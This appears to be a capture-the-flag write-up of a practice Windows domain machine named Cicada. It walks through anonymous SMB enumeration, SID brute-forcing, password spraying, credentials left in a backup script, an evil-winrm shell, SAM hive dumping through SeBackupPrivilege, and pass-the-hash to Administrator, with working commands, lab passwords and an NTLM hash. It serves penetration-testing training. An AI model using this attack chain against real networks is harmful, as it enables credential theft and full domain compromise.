


I scanned open ports, and decided to focus on smb service (port 445)



Without any password, I could find the names of the share directories



I could see the content of the HR directory without password



The file contains the password Cicada$M6Corpb*@Lp#nZp!8, but it not clear for which user.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ impacket-lookupsid admin@10.10.11.35
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Brute forcing SIDs at 10.10.11.35
[*] StringBinding ncacn_np:10.10.11.35[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-917908876-1423158569-3159038727
498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: CICADA\Administrator (SidTypeUser)
501: CICADA\Guest (SidTypeUser)
502: CICADA\krbtgt (SidTypeUser)
512: CICADA\Domain Admins (SidTypeGroup)
513: CICADA\Domain Users (SidTypeGroup)
514: CICADA\Domain Guests (SidTypeGroup)
515: CICADA\Domain Computers (SidTypeGroup)
516: CICADA\Domain Controllers (SidTypeGroup)
517: CICADA\Cert Publishers (SidTypeAlias)
518: CICADA\Schema Admins (SidTypeGroup)
519: CICADA\Enterprise Admins (SidTypeGroup)
520: CICADA\Group Policy Creator Owners (SidTypeGroup)
521: CICADA\Read-only Domain Controllers (SidTypeGroup)
522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
525: CICADA\Protected Users (SidTypeGroup)
526: CICADA\Key Admins (SidTypeGroup)
527: CICADA\Enterprise Key Admins (SidTypeGroup)
553: CICADA\RAS and IAS Servers (SidTypeAlias)
571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
```

```
498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: CICADA\Administrator (SidTypeUser)
501: CICADA\Guest (SidTypeUser)
502: CICADA\krbtgt (SidTypeUser)
512: CICADA\Domain Admins (SidTypeGroup)
513: CICADA\Domain Users (SidTypeGroup)
514: CICADA\Domain Guests (SidTypeGroup)
515: CICADA\Domain Computers (SidTypeGroup)
516: CICADA\Domain Controllers (SidTypeGroup)
517: CICADA\Cert Publishers (SidTypeAlias)
518: CICADA\Schema Admins (SidTypeGroup)
519: CICADA\Enterprise Admins (SidTypeGroup)
520: CICADA\Group Policy Creator Owners (SidTypeGroup)
521: CICADA\Read-only Domain Controllers (SidTypeGroup)
522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
525: CICADA\Protected Users (SidTypeGroup)
526: CICADA\Key Admins (SidTypeGroup)
527: CICADA\Enterprise Key Admins (SidTypeGroup)
553: CICADA\RAS and IAS Servers (SidTypeAlias)
571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
1000: CICADA\CICADA-DC$ (SidTypeUser)
1101: CICADA\DnsAdmins (SidTypeAlias)
1102: CICADA\DnsUpdateProxy (SidTypeGroup)
1103: CICADA\Groups (SidTypeGroup)
1104: CICADA\john.smoulder (SidTypeUser)
1105: CICADA\sarah.dantelia (SidTypeUser)
1106: CICADA\michael.wrightson (SidTypeUser)
1108: CICADA\david.orelious (SidTypeUser)
1109: CICADA\Dev Support (SidTypeGroup)
1601: CICADA\emily.oscars (SidTypeUser)
```

Then I tried users and the password I found until I found right credentials

Then I found the password for the user david.orelious and its password aRt$Lp#7t*VQ!3, and checked what file can I see with his premissions



then I found another credentials inside the powershell file, user: emily.oscars, password: Q!3@Lp#M6b*7t*Vt

```
smb: \> get Backup_script.ps1
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (1.0 KiloBytes/sec) (average 1.0
smb: \> ^C

┌──(kali㉿kali)-[~/Desktop]
└─$ ls
44290.py                GptTmpl.inf                pt.log                  test.elf
asd                     impacket                   pt_project.sh           TMagen773632.s4.zx301
asd.zip                 kerbrute_linux_amd64       Registry.pol            TMagen773632.s9.nx212
Backup_script.ps1       'lab_HPSOLIX12 (1).ovpn'   Responder               TMagen773632.s9.zx301
burpsuite_pro_v2023.2.2 lab_HPSOLIX12.ovpn         shell.sh                top_1000_domain.txt
CapTipper               malicious_traffic.pcap     suspicious_filter.log   tor-browser
chrmoce.exe             'Notice from HR.txt'       sysvol_contents.txt     tor-browser-linux-x86_
comment.cmtx            NT_hashes_core.txt         test                    user_list.txt
evtx.zip                out.php                    test1
filter1.log             project.sh                 test.cif

┌──(kali㉿kali)-[~/Desktop]
└─$ cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Then I used this user to interact with Windows Remote Management

```
┌──(kali㉿kali)-[~/Desktop]
└─$ evil-winrm -i 10.10.11.35 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_
his machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evi

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents>
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> ls
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ..
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> ls


    Directory: C:\Users\emily.oscars.CICADA


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         8/28/2024  10:32 AM                Desktop
d-r---         8/22/2024   2:22 PM                Documents
d-r---          5/8/2021   1:20 AM                Downloads
d-r---          5/8/2021   1:20 AM                Favorites
d-r---          5/8/2021   1:20 AM                Links
d-r---          5/8/2021   1:20 AM                Music
d-r---          5/8/2021   1:20 AM                Pictures
d-----          5/8/2021   1:20 AM                Saved Games
```

Inside the Desktop I found the flag

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents>
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> ls
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ..
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> ls


    Directory: C:\Users\emily.oscars.CICADA


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         8/28/2024  10:32 AM                Desktop
d-r---         8/22/2024   2:22 PM                Documents
d-r---          5/8/2021   1:20 AM                Downloads
d-r---          5/8/2021   1:20 AM                Favorites
d-r---          5/8/2021   1:20 AM                Links
d-r---          5/8/2021   1:20 AM                Music
d-r---          5/8/2021   1:20 AM                Pictures
d-----          5/8/2021   1:20 AM                Saved Games
d-r---          5/8/2021   1:20 AM                Videos


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> cd Desktop
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> ls


    Directory: C:\Users\emily.oscars.CICADA\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         2/23/2025   5:41 PM             34 user.txt
```


for privilege escalation, I checked what this user capable to do


```
cicada\emily.oscars
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

the privilege SeBackupPrivilege is crucial as it allows a user to read files regardless of file system permissions and backup system data, so I can use it to save system and sam files, then download it to the kali for extract hash of the password of the admin





I used the impacket tool to extract the hash password of the administrator, the NTLM hash is 2b87e7c93a3e8a0ea4a581937016f341

```
┌──(kali㉿kali)-[~/Desktop]
└─$ impacket-secretsdump -sam sam -system system local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...

┌──(kali㉿kali)-[~/Desktop]
└─$
```

then I used “pass the hash” instead of resolve the hash into password, and got a privileged session, and found the root flag

```
┌──(kali㉿kali)-[~/Desktop]
└─$ evil-winrm -i 10.10.11.35 -u administrator -H '2b87e7c93a3e8a0ea4a581937016f341'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() functi
his machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remot

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls


    Directory: C:\Users\Administrator\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/14/2024  10:20 PM                WindowsPowerShell


cd ..
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> ls
```

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         2/23/2025   5:41 PM             34 root.txt
```